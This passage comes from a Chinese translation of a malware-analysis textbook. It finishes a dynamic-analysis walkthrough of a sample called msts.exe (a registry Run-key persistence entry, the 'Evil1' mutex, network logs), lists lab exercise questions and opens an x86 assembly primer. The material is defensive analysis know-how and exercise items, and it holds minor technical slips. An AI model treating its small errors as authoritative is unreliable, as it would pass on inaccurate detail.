


图3-14 进程监视器procmon在msts.exe过滤器设置下的输出

3. 比较 Regshot 的两次快照，找出其中的变化。查看 Regshot 的结果，我们看到恶意代码把注册表值 `winhlp` 写到了 `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\ Run` 这个位置。这个数据的作用就是复制恶意代码本身（*C:\WINDOWS\system32\ winhlp2.exe*），新复制的可执行文件将随着开机自启动。

```
Values added:3
----------------------------------
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\winhlp: C:\WINDOWS\system32\winhlp2.exe
```

4. 使用进程浏览器来检查进程，以确定是否产生互斥或监听端口接受外来连接。如图 3-15 所示，进程浏览器的输出显示了 *msts.exe* 创建了名为 Evil1❶的互斥量。我们将在第 7 章深入讨论互斥量，但是你应该知道 *msts.exe* 可能创建了互斥量，以确保同一时间只有一个恶意代码实例在运行。互斥量能为恶意代码提供一个优秀的指纹检测信息，如果它们足够独特的话。




图3-15 进程浏览器对活跃的msts.exe进程进行检查分析

5. 查看 INetSim 的记录日志，分析对标准服务的请求和尝试连接。INetSim 记录的第一行（如下所示）给我们展示了恶意代码在端口 443 上的通信，尽管没有标准的安全套接字协议层（SSL），只是给出了如下❶处所示的错误信息。

```
  [2010-X] [15013] [https 443/tcp 15199] [192.168.117.128:1043] connect
  [2010-X] [15013] [https 443/tcp 15199] [192.168.117.128:1043]
❶ Error setting up SSL:  SSL accept attempt failed with unknown error
  Error:140760FC:SSL routines:SSL23_GET_CLIENT_HELLO:unknown protocol
  [2010-X] [15013] [https 443/tcp 15199] [192.168.117.128:1043] disconnect
```

6. 查看 Wireshark 对恶意代码网络行为的捕获。使用 INetSim 模拟的同时使用 Wireshark 抓包，我们可以捕捉到 TCP 握手和恶意代码发送的初始数据包。如图 3-16 所示，抓到的向 443 端口发送的 TCP 数据包内容，显示出一些随机的 ASCII 数据，通常这说明恶意代码使用了一个自定义的网络协议。当这发生时，你最大的赌注就是多次运行恶意代码，并从中找出初始连接包的一致性行为。（结果信息可以用来拟定一个基于网络的检测特征，这种技巧会在第 14 章中讨论。）




图3-16　Wireshark 显示出恶意代码使用的自定义网络协议

3.10　小结

恶意代码的动态分析基础技术能帮助和确认你的基本静态分析结果。本章介绍的大多数工具都是免费和易于使用的，而且它们提供了重要的分析细节。

然而，动态分析基础技术也有自己的不足，所以我们不会仅仅停留在这里。例如，为充分了解 *msts.exe*的联网组件，我们需要逆向分析协议，来确定怎样更好地继续你的分析。下一步就是在二进制指令级别进行反汇编与解剖的静态分析高级技术，这将在下一章讨论。

3.11 实验

Lab 3-1

使用动态分析基础技术来分析在Lab03-01.exe文件中发现的恶意代码。

问题

1. 找出这个恶意代码的导入函数与字符串列表？
2. 这个恶意代码在主机上的感染迹象特征是什么？
3. 这个恶意代码是否存在一些有用的网络特征码？如果存在，它们是什么？

Lab 3-2

使用动态分析基础技术来分析在Lab03-02.dll文件中发现的恶意代码。

问题

1. 你怎样才能让这个恶意代码自行安装？
2. 在安装之后，你如何让这个恶意代码运行起来？
3. 你怎么能找到这个恶意代码是在哪个进程下运行的？
4. 你可以在 procmon 工具中设置什么样的过滤器，才能收集这个恶意代码的信息？
5. 这个恶意代码在主机上的感染迹象特征是什么？
6. 这个恶意代码是否存在一些有用的网络特征码？

Lab 3-3

在一个安全的环境中执行Lab03-03.exe文件中发现的恶意代码，同时使用基础的动态行为分析工具监视它的行为。

问题

1. 当你使用 Process Explorer 工具进行监视时，你注意到了什么？
2. 你可以找出任何的内存修改行为吗？
3. 这个恶意代码在主机上的感染迹象特征是什么？

4. 这个恶意代码的目的是什么？

Lab 3-4

使用基础的动态行为分析工具来分析在Lab03-04.exe文件中发现的恶意代码。

（这个程序还会在第9章的实验作业中进一步分析）

问题

1. 当你运行这个文件时，会发生什么呢？
2. 是什么原因造成动态分析无法有效实施？
3. 是否有其他方式来运行这个程序？

第2篇

静态分析高级技术篇

第 4 章　x86 反汇编速成班

前面提到，恶意代码静态与动态分析基础技术对初步分类有所帮助，但它们无法提供足够多的信息，来彻底分析清楚样本。

静态分析基础技术就像在解剖时只看尸体表面。通过这些分析，你可以得到一些初步结论。但要了解整体情况，还需要更深层次的分析。比如，你发现某个函数很重要，但只凭静态分析基础技术却无法知道它是否被使用，以及是如何被使用的。

动态分析基础技术也有不足。比如，当恶意代码收到一个特殊设计的网络包时，你可以通过动态分析基础技术知道它的反应。但你却无法了解这个网络包的格式，除非进行进一步挖掘。此时就需要反汇编了，这也就是你将在本章中学到的。

对刚接触编程的人，反汇编是一种令人望而却步的特殊技能。不要气馁，这一章我们将让你对反汇编有一个基本的了解，引领你上路。

4.1　抽象层次

在经典的计算机体系结构中，往往将计算机系统表示为一些抽象层次，来隐藏其实现细节。比如，你可以在各种类型的硬件上运行Windows系统，因为对操作系统而言，底层硬件已经被抽象了。

图4-1说明了在恶意代码分析时的三种编码层次。恶意代码作者在高级语言层编写程序，然后使用编译器生成可以被CPU执行的机器码。反过来，恶意代码分析师和逆向工程师在低级语言层操作，使用反汇编器生成我们可以阅读和分析的汇编代码，从而了解这个程序是如何运行的。

图4-1只是一个简单的模型。通常，计算机系统被描述为以下六个抽象层次。我们将从底向上地列举它们。越高的抽象层次越接近顶端，其下就有更多的特定概念。因此，一个抽象层次越低，它的跨系统移植性就越差。

硬件　硬件层是唯一的一个物理层，由电子电路组成。这些电路实现了XOR门、AND门、OR门和NOT门等逻辑运算器的复杂组合，称为数字逻辑（digital logic）。由于物理特性，硬件很难被软件所操纵。




图4-1 代码层次示例

微指令 微指令层又称为固件（firmware）。微指令只能在为它设计的特定电路上执行。这层由一些微指令构成，它们从更高的机器码层翻译而来，提供了访问硬件的接口。当分析恶意代码时，我们通常不关心微指令，因为它们通常是为特定的计算机硬件设计的。

机器码 机器码层由操作码（opcode）组成，操作码是一些十六进制形式的数字，用于告诉处理器你想要它做什么。机器码一般由多条微指令实现，这样底层硬件就能实际执行代码了。而机器码本身又由高级语言编写的计算机程序编译而来。

低级语言 低级语言是计算机体系结构指令集的人类易读版本，主要是汇编语言。恶意代码分析师使用这一层，因为对人来说，机器码太难理解了。我们使用反汇编器来生成低级语言的文本，这些文本由一些简单的助记符组成，如`mov`和`jmp`。汇编语言存在一些不同的语法，我们会逐一介绍。

> **注意：**在获取不到高级语言源码时，汇编语言是从机器码中能可信并保持一致地还原得到的最高一层语言。

高级语言 大部分程序员使用高级语言。高级语言对机器层做了很强的抽象，从而可以很轻松地使用程序逻辑和流控制机制。高级语言包括C、C++等。它们被一个编译器经过称为编译的过程转化为机器码。

解释型语言 解释型语言位于最高层。很多程序员使用诸如C#、Perl、.NET、Java等解释语言。这一层的代码不会被编译为机器码，而是被翻译为了字节码。字节码（bytecode）是特定于该语言的一种中间表示，它在解释器中执行。解释器（interpreter）是一个在运行时将字节码实时翻译为可执行机器码的程序。相比于传统被编译的代码，解释器提供了一种自动的抽象层次，因为它可以独立于操作系统，自己处理错误和管理内存。

4.2 逆向工程

恶意代码存储在磁盘上时，通常是机器码层的二进制形式。前面提到，机器码是一种计算机可以快速高效执行的代码形式。而我们反汇编恶意代码（如图4-1所示），就是使用反汇编器（disassembler），将恶意代码二进制文件作为输入，输出汇编语言代码（第5章将讨论最流行的反汇编器IDA Pro）。

汇编语言实际上是一类语言的统称。每种汇编语言的方言，都是用来对一类微处理器家族编程的，例如，x86、x64、SPARC、PowerPC、MIPS、ARM等。目前，x86是PC上最流行的体系结构。

x86，又称为Intel IA-32，是大部分32位PC使用的体系结构，微软目前所有的32位Windows系统也都运行在x86上。此外，大部分运行在AMD64和Intel 64体系结构上的Windows也都支持x86的32位二进制程序。正因如此，大部分恶意代码是为x86编译的（第21章将介绍为Intel 64架构编译的恶意代码），而这些恶意代码正是本书所关注的。因此，我们将主要关注x86——这种恶意代码分析时最常遇到的架构。

> **注意：** 要了解关于汇编语言的更多信息，有一份不错的材料是Randall Hyde的《汇编语言的编程艺术（第二版）》（清华大学出版社，2011）。这本书为非汇编程序员提供了对x86汇编语言的详尽介绍。

4.3 x86体系结构

如图4-2所示，大部分现代计算机体系结构（包括x86）在内部实现上遵循冯·诺依曼结构。这种结构包含3种硬件组件：

- 中央处理单元（CPU），负责执行代码。
- 内存（RAM），负责存储所有的数据和代码。
- 输入/输出系统（I/O），为硬盘、键盘、显示器等设备提供接口。

如图4-2所示，CPU又包含一些组件。其中：控制单元（control unit）使用某一个又称为指令指针（instruction pointer）的寄存器（register）从内存取得要执行的指令，这个寄存器中存有指令的地址。寄存器是CPU中数据的基本存储单元，通过它，很多时候CPU不再需要访问内存，从而节省了时间。算术逻辑单元（arithmetic logic unit，ALU）执行从内存取来的指令，并将结果放到寄存器或内存中。一条条取指令、执行指令的过程不断重复，就形成了程序的运行。




图4-2 冯·诺依曼体系结构

4.3.1 内存

如图4-3所示，一个程序的内存可以分为以下四个主要的节：




图4-3 程序的基本内存布局

数据 这个词指的是内存中一个特定的节，名为数据节（data section），其中包含了一些值。这些值在程序初始加载时被放到这里，称为静态值（static value），因为程序运行时它们可能并不发生变化，还可以称为全局值（global value），因为程序的任何部分都可以使用它们。

代码 代码节包含了在执行程序任务时CPU所取得的指令。这些代码决定了程序是做什么的，以及程序中的任务如何协调工作。

堆 堆是为程序执行期间需要的动态内存准备的，用于创建（分配）新的值，以及消除（释放）不再需要的值。将其称为动态内存（dynamic memory），是因为其内容在程序运行期间经常被改变。

栈 栈用于函数的局部变量和参数，以及控制程序执行流。本章后面会进一步介绍栈。

虽然图4-3中以特定顺序展示了这四种主要的内存节，但它们可以在内存的任何位置。比如，栈的地址没有要求一定要比代码的小，也没有要求一定要大。

4.3.2 指令

指令是汇编程序的构成块。在x86汇编语言中，一条指令由一个助记符，以及零个或多个操作数组成。如表4-1所示，助记符表示要执行的指令，如`mov`表示移动数据。操作数用于说明指令要使用的信息，如寄存器或数据。

表4-1 指令格式

助记符	目标操作数	源操作数
mov	ecx	0x42

4.3.3 操作码和字节序

每条指令使用操作码告诉CPU程序要执行什么样的操作。本书和其他一些资料都是用操作码（opcode）这个词表示整条机器指令，但Intel对其有更狭窄的技术性定义。

反汇编器将操作码翻译为人类易读的指令。例如，在表4-2中，可以看到指令`mov ecx, 0x42`的操作码是`B9 42 00 00 00`。其中，`0xB9`对应`mov ecx`，而`0x42000000`对应`0x42`这个值。

表4-2 指令操作码

指令	mov ecx,	0x42
操作码	B9	42 00 00 00

用`0x42000000`表示值`0x42`，是因为x86架构使用小端字节序。数据的字节序（endianness）是指在一个大数据项中，最高位（大端，big-endian）还是最低位（小端，little-endian）被排在第一位（即

排在最低的地址上）。一些恶意代码在网络通信时必须改变字节序，因为网络数据使用大端字节序，而x86程序使用小端字节序。因此，在（网络的）大端字节序下，IP地址`127.0.0.1`会被表示为`0x7F000001`，而在（本地内存的）小端字节序下，表示为`0x0100007F`。作为恶意代码分析师，你必须了解字节序，以保证不会把一些类似IP地址的重要数据弄反。

4.3.4 操作数

操作数说明指令要使用的数据。有以下三种类型：

- 立即数（immediate）操作数是一个固定的值，如表4-1中的`0x42`。
- 寄存器（register）操作数指向寄存器，如表4-1中的`ecx`。
- 内存地址（memory address）操作数指向感兴趣的值所在的内存地址，一般由方括号内包含值、寄存器或方程式组成，如`[eax]`。

4.3.5 寄存器

寄存器是可以被CPU使用的少量数据存储器，访问其中内容的速度会比访问其他存储器要快。x86处理器中有一组寄存器，可以用于临时存储或者作为工作区。表4-3列举了最常用的x86寄存器，可以将它们归为以下四类：

- 通用寄存器，CPU在执行期间使用。
- 段寄存器，用于定位内存节。
- 状态标志，用于做出决定。
- 指令指针，用于定位要执行的下一条指令。

表4-3 x86寄存器

通用寄存器	段寄存器	标志寄存器	指令指针
EAX (AX, AH, AL)	CS	EFLAGS	EIP
EBX (BX, BH, BL)	SS		
ECX (CX, CH, CL)	DS		
EDX (DX, DH, DL)	ES		
EBP (BP)	FS		
ESP (SP)	GS		
ESI (SI)			

在本章内容中，你可以参考表4-3来看看寄存器是如何分类和分解的。接下来我们具体介绍这些寄存器的分类。

所有通用寄存器的大小都是32位，可以在汇编代码中以32位或16位引用。比如，EDX指向这个完整的32位寄存器，而DX指向EDX寄存器的低16位。

有4个寄存器（EAX、EBX、ECX、EDX）还可以8位值的方式引用，从而使用其最低的8位，或次低的8位。例如，AL指向EAX寄存器的最低8位，而AH指向它的次低8位。

表4-3列出了对这些通用寄存器的所有可能引用方式。EAX寄存器的分解方法见图4-4。其中，32位（4字节）寄存器EAX存储了值`0xA9DC81F5`，代码可以使用其他三种方法来引用EAX中的这个数据：AX（2字节）是0x81F5，AL（1字节）是0xF5，AH（1字节）是0x81。




图4-4 x86 EAX寄存器分解

通用寄存器

通用寄存器一般用于存储数据或内存地址，而且经常交换着使用以完成程序。不过，虽然它们被称为通用寄存器，但它们并不完全通用。

一些x86指令只能使用特定的寄存器。例如，乘法和除法指令就只能使用EAX和EDX。

除了指令的定义，通用寄存器还被程序的一致特性使用。在编译代码时对寄存器的一致特性称为约定（convention）。具备编译器使用约定的知识可以让恶意代码分析师更快地阅读代码，因为不需要浪费时间去搞清楚一些寄存器是如何被使用的。比如，EAX通常存储了一个函数调用的返回值，因此，如果你看到在一个函数调用之后马上用到了EAX寄存器，可能就是在操作返回值了。

标志寄存器

EFLAGS寄存器是一个标志寄存器。在x86架构中，它是32位的，每一位是一个标志。在执行期

间，每一位表示要么是置位（值为1），要么是清除（值为0），并由这些值来控制CPU的运算，或者给出某些CPU运算的值。对恶意代码分析来说，最重要的一些标志介绍如下：

ZF 当一个运算的结果等于0时，ZF被置位，否则被清除。

CF 当一个运算的结果相对于目标操作数太大或太小时，CF被置位，否则被清除。

SF 当一个运算的结果为负数，SF被置位；若结果为正数，SF被清除。对算术运算，当运算结果的最高位值为1时，SF也会被置位。

TF TF用于调试。当它被置位时，x86处理器每次只执行一条指令。

> **注意**：要了解所有标志的详细信息，可以参考本章结尾要介绍的《Intel 64 and IA-32 架构软件开发者手册》的第一卷。

EIP，指令指针

在x86架构中，EIP寄存器，又称为指令指针或程序计数器，保存了程序将要执行的下一条指令在内存中的地址。EIP的唯一作用就是告诉处理器接下来要做什么。

> **注意**：当 EIP 被破坏（即指向了一个不包含合法程序代码的内存地址）时，CPU 无法取得一条合法指令来执行，此时正在运行的程序就可能崩溃。当你控制了 EIP，也就控制了 CPU 将要执行什么，这也就是为什么攻击者试图通过漏洞利用获得对 EIP 的控制。通常，攻击者先要使攻击代码进入内存，然后改变 EIP 使其指向那段代码，从而攻击系统。

4.3.6 简单指令

最简单常见的指令是`mov`，用于将数据从一个位置移动到另一个位置。换言之，它是用于读写内存的指令。`mov`指令可以将数据移动到寄存器或内存，其格式是：`mov destination, source`（在本书中，我们使用Intel汇编语法，将目标操作数放在前面）。

表4-4列举了`mov`指令的例子。由方括号括起来的操作数是对内存中数据的引用。例如，`[ebx]`指向内存中地址为EBX处的数据。表4-4中最后一个例子使用一个方程式来计算内存地址，这种方法可以节省空间，因为它不需要额外的指令来计算括起来的式子。除了计算内存地址以外，不允许像这样在指令里面做一个运算。例如，`mov eax，ebx+esi*4`（不加方括号）就是一条非法指令。

表4-4 mov指令示例

指令	描述
mov eax, ebx	将 EBX 中的内容复制至 EAX 寄存器
mov eax, 0x42	将立即数 0x42 复制至 EAX 寄存器

续表

指令	描述
mov eax, [0x4037C4]	将内存地址 0x4037C4 的 4 个字节复制到 EAX 寄存器
mov eax, [ebx]	将 EBX 寄存器指向的内存地址处 4 个字节复制到 EAX 寄存器
mov eax, [ebx+esi*4]	将 ebx+esi*4 等式结果指向的内存地址处 4 个字节复制至 EAX

另一条类似于mov的指令是lea，它是“load effective address（加载有效地址）”的缩写。它的格式是lea destination, source。lea指令用来将一个内存地址赋给目的操作数。例如，lea eax, [ebx+8]就将EBX+8的值给EAX。相反的，mov eax, [ebx+8]则加载内存中地址为EBX+8处的数据。因此，lea eax, [ebx+8]就和mov eax, ebx+8指令实际上是等价的，然而，采用这种寻址形式的mov指令是无效的。




图4-5 用EBX寄存器访问内存

图4-5的左侧展示了EAX和EBX寄存器的值，在右侧展示了内存中的数据。EBX的值为0xB30040，在0xB30048这个内存地址保存的值为0x20。因此，指令mov eax, [ebx+8]将（从内存中获取的）值0x20赋给EAX。而指令lea eax, [ebx+8]则将0xB30048这个值给EAX。

lea指令并非专门用于计算内存地址。它还被用来计算普通的值，因为它所需的指令更少。例如，通常可以看到类似于这样的指令：lea ebx, [eax*5+5]，其中eax是一个普通的数而不是内存地址。这条指令的功能等价于ebx = (eax + 1)*5，但它比用4条指令（例如inc eax; move cx, 5; mul ecx; mov ebx, eax）来说要更短和更快。

算术运算

x86汇编语言中有很多指令用于算术运算，从基本的加法减法到逻辑运算符。这一节我们介绍一些最常用的指令。

加法和减法是从目标操作数中加上或减去一个值。加法指令的格式是add destination, value；减法的指令是sub destination, value。sub指令会修改两个重要的标志：ZF和CF。如果结果为零，ZF被置位；如果目标操作数比要减去的值小，则CF被置位。inc和dec指令将一个寄存器加一和减一。表4-5列举了加法和减法指令的例子。

表4-5　加法和减法指令示例

指令	描述
sub eax, 0x10	EAX 寄存器值减去 0x10
add eax, ebx	将 EBX 值加入 EAX 并将结果保存至 EAX
inc edx	EDX 值递增 1
dec ecx	ECX 值递减 1

乘法和除法都使用了一个预先规定的寄存器，因此其指令很简单，就是指令码加上寄存器要去乘或除的值。`mul`指令的格式是`mul value`；`div`指令的格式类似，是`div value`。`mul`或`div`指令要操作的寄存器一般会在之前许多条指令的地方被赋值，因此你可能需要在程序的上下文中来寻找。

`mul value`指令总是将`eax`乘上`value`。因此，EAX寄存器必须在乘法指令出现前就赋值好。乘法的结果以64位的形式分开存储在两个寄存器中：EDX和EAX。其中，EDX存储了高的32位，EAX存储低的32位。图4-6展示了当乘法的结果是5 000 000 000（十进制）这样大到无法用一个寄存器存储时，EDX和EAX中的值。




图4-6　乘法结果分开存储在EDX和EAX寄存器中

`div value`指令与`mul`类似，但运算方向正好相反：它将EDX和EAX合起来存储的64位值除以`value`。因此，在做除法之前，EDX和EAX这两个寄存器必须赋值好。除法的商将存储到EAX，余数则存储在EDX中。

程序员可以通过一个叫做模（modulo）的运算得到除法的余数，这个运算会被编译为在`div`指令后取EDX寄存器的值（因为除法保留了余数）。表4-6展示了`mul`和`div`指令的示例。指令`imul`和`idiv`是`mul`和`div`的有符号版本。

表4-6　乘法和除法指令示例

指令	描述
mul 0x50	EAX 值乘以 0x50，并将结果存入 EDX:EAX 寄存器中
div 0x75	将 EDX:EAX 值除以 0x75，并将结果存入 EAX，将余数存入 EDX

x86架构还使用逻辑运算符，例如OR、AND和XOR。其相应指令的用法与`add`和`sub`类似，对源操作数和目的操作数做相应的操作，并将结果保存在目的操作数中。在反汇编时，经常会看到`xor`指令。例如，`xor eax, eax`就是一种将EAX寄存器快速置0的方法。这么做是为了优化，因为这条指令只需要2个字节，而`mov eax, 0`需要5个字节。

`shr`和`shl`指令用于对寄存器做移位操作。`shr`指令的格式是“`shr destination, count`”，

shl的格式也一样。shr和shl指令对目的操作数右移或左移，由count决定移多少位。移出目的操作数边界的位则会先移动到CF标志位中。在移位时，使用0填充新的位。例如，对二进制值1000右移1位，则结果是0100。移位运算全部完成后，CF标志位中就包含了最后移出目的操作数的那一位。

循环移位指令ror和rol与移位指令类似，但移出的那一位会被填到另一端空出来的位上，即右循环移位（ror）会将最低位循环移到最高位；左循环移位（rol）则相反。表4-7给出了这些指令的例子。

移位经常被用于对乘法运算的优化。由于不需要像乘法那样设置寄存器、移动数据，移位会更简单、更快。shl eax, 1的计算结果和将EAX乘以2一样；左移2位则相当于乘以4，左移3位相当于乘以8。一般的，左移n位相当于乘以2^n。

在分析恶意代码时，如果你遇到一个函数中只有xor、or、and、shl、ror、shr、rol这样的指令，并且它们反复出现，看起来随机排列的样子，就可能是遇到了一个加密或者压缩函数。不要陷进去，试图分析清楚每一条指令，除非你确实需要这么做。相反，大部分情况下，最好是将其标记为一个加密函数，然后继续后面的分析。

表4-7 常用的逻辑和移位算术运算指令

指令	描述
xor eax, eax	将 EAX 寄存器清零
or eax, 0x7575	对 EAX 值进行与 0x7575 的 or 操作
mov eax, 0xA shl eax, 2	将 EAX 寄存器左移两位，这两个指令将导致 EAX = 0x28，因为 1010（0xA 的二进制表示）左移两位之后为 101000 (0x28)
mov bl, 0xA ror bl, 2	将 BL 寄存器循环移位移两位，这两条指令将导致 BL = 10000010，因为 1010 向右循环移动 2 位为 10000010

NOP 指令

最后一个简单的指令nop什么事情也不做。当它出现时，直接执行下一条指令。nop指令实际上是xchg eax, eax的一个伪名字。不过EAX与它自身的交换等于什么事都没做，所以一般直接就说NOP（无运算）了。

这条指令的opcode是0x90。在缓冲区溢出攻击中，当攻击者无法完美地控制利用代码，就经常使用NOP滑板。它起到了填充代码的作用，以降低shellcode可能在中间部分开始执行所造成的风险。我们会在第19章进一步讨论NOP滑板和shellcode。

4.3.7 栈

用于函数的内存、局部变量、流控制结构等被存储在栈中。栈是一种用压和弹操作来刻画的数

据结构，向栈中压入一些东西，然后再把它们弹出来。它是一种后入先出（LIFO）的结构。例如，若依次压入数字1、2和3，则第一个弹出来的会是3，因为它是最后一个压入栈中的。

x86架构有对栈的内建支持。用于这种支持的寄存器包括ESP和EBP。其中，ESP是栈指针，包含了指向栈顶的内存地址。一些东西被压入或弹出栈时，这个寄存器的值相应改变。EBP是栈基址寄存器，在一个函数中会保持不变，因此程序把它当成定位器，用来确定局部变量和参数的位置。

与栈有关的指令包括`push`、`pop`、`call`、`leave`、`enter`和`ret`。在内存中，栈被分配成自顶向下的，最高的地址最先被使用。当一个值被压入栈时，使用低一点的地址。（后面的图4-7展示了这一点。）

栈只能用于短期存储。它经常用于保存局部变量、参数和返回地址。其主要用途是管理函数调用之间的数据交换。而不同的编译器对这种管理方法的具体实现有所不同，但大部分常见约定都使用相对EBP的地址来引用局部变量与参数。

函数调用

函数是程序中的一段代码，执行一个特定的任务，并与其他代码相对独立。主代码调用函数，并在其返回到主代码前，临时将执行权交给函数。程序如何使用栈，这对一个二进制文件是贯穿始终的问题。现在，我们将关注最常见的约定，称之为cdecl。在第6章我们还会看看其他的约定。

许多函数包含一段“序言”（prologue），它是在函数开始处的少数几行代码，用于保存函数中要用到的栈和寄存器。相应的，在函数结尾的“结语”（epilogue）则将栈和这些寄存器恢复至函数被调用前的状态。

下面列举了函数调用最常见的实现流程。后面的图4-8展示了一帧独立栈的布局，以使得栈的组织更为清晰。

1. 使用 `push` 指令将参数压入栈中。
2. 使用 `call memory_location` 来调用函数。此时，当前指令地址（指 EIP 寄存器中的内容）被压入栈中。这个地址会在函数结束后，被用于返回到主代码。当函数开始执行时，EIP 的值被设为 `memory_location`（即函数的起始地址）。
3. 通过函数的序言部分，分配栈中用于局部变量的空间，EBP（基址指针）也被压入栈中。这样就达到了为调用函数保存 EBP 的目的。
4. 函数开始做它的工作。
5. 通过函数的结语部分，恢复栈。调整 ESP 来释放局部变量，恢复 EBP，以使得调用函数可以准确地定位它的变量。`leave` 指令可以用作结语，因为它的功能是使 ESP 等于 EBP，然后从栈中弹出 EBP。
6. 函数通过调用 `ret` 指令返回。这个指令会从栈中弹出返回地址给 EIP，因此程序会从原来调用的地方继续执行。

7. 调整栈，以移除此前压入的参数，除非它们在后面还要被使用。

栈的布局

如前所述，栈被分配为自顶向下的，高内存地址先被使用。图4-7展示了栈在内存中是如何布局的。每一次函数调用，就生成了一个新的栈帧。函数维护它自己的栈帧，直至它返回，这时调用者的栈帧被恢复，执行权也返回给了调用函数。

